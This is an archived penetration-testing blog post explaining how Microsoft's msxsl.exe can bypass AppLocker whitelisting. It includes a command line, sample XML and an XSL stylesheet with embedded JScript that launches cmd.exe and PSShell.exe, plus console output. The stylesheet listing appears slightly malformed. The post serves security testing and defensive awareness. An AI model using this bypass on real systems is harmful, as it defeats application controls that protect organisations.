

# AppLocker Bypass – MSXSL

Published: 2017-07-06 · Archived: 2026-04-06 00:34:32 UTC

[Skip to content](#)

According to Microsoft the [msxsl.exe](#) command line utility enables the user to perform command line Extensible Stylesheet Language (XSL) transformations by using the Microsoft XSL processor. However this binary can be used execute malicious JavaScript code and bypass application whitelisting protections. This was discovered by [Casey Smith](#) and proof of concept was shared with the community over [twitter](#).

The msxsl utility accepts XML and XSL files. The following needs to be executed from the command line in order to run JavaScript code:

```
1 msxsl.exe customers.xml script.xml
```

## customers.xml

```
1 <?xml version= "1.0" ?>
2 <?xml-stylesheet type= "text/xsl" href= "script.xml" ?>
3 <customers>
4 <customer>
5 <name>Microsoft</name>
6 </customer>
7 </customers>
```

## script.xml


```
1 <?xml version= '1.0' ?>
2 <xsl:stylesheet version= "1.0"
3 xmlns:msxsl= "urn:schemas-microsoft-com:xslt"
4 <msxsl:script language= "JScript" implements-prefix= "user" >
5     function xml(nodelist) {
```

```
6   var r = new ActiveXObject( "WScript.Shell" ).Run( "cmd.exe /k C:\\PSShell.exe" );
7   return nodelist.nextNode().xml;
8   }
9   </msxsl:script>
10  <xsl:template match= "/" >
11    <xsl:value-of select= "user:xml(.)" />
12  </xsl:template>
13  </xsl:stylesheet>
14
15
16
17
```

The utility needs to be run from a location on the system that the user has permission to execute. The same applies and for the untrusted binary PSShell which will provide PowerShell access even if PowerShell has been blocked by AppLocker.

```
C:\Windows\Tasks\msxsl>msxsl.exe customers.xml script.xml
<?xml version="1.0" encoding="UTF-16"?>
  <?xml version="1.0"?>
  <!--?xml-stylesheet type="text/xsl" href="script.xsl"?-->
  <customers>
    <customer>
      <name>Microsoft</name>
    </customer>
  </customers>
C:\Windows\Tasks\msxsl>
```

AppLocker Bypass – msxsl



PowerShell via MSXSL

## Post navigation

---

Source: <https://pentestlab.blog/2017/07/06/applocker-bypass-msxsl/>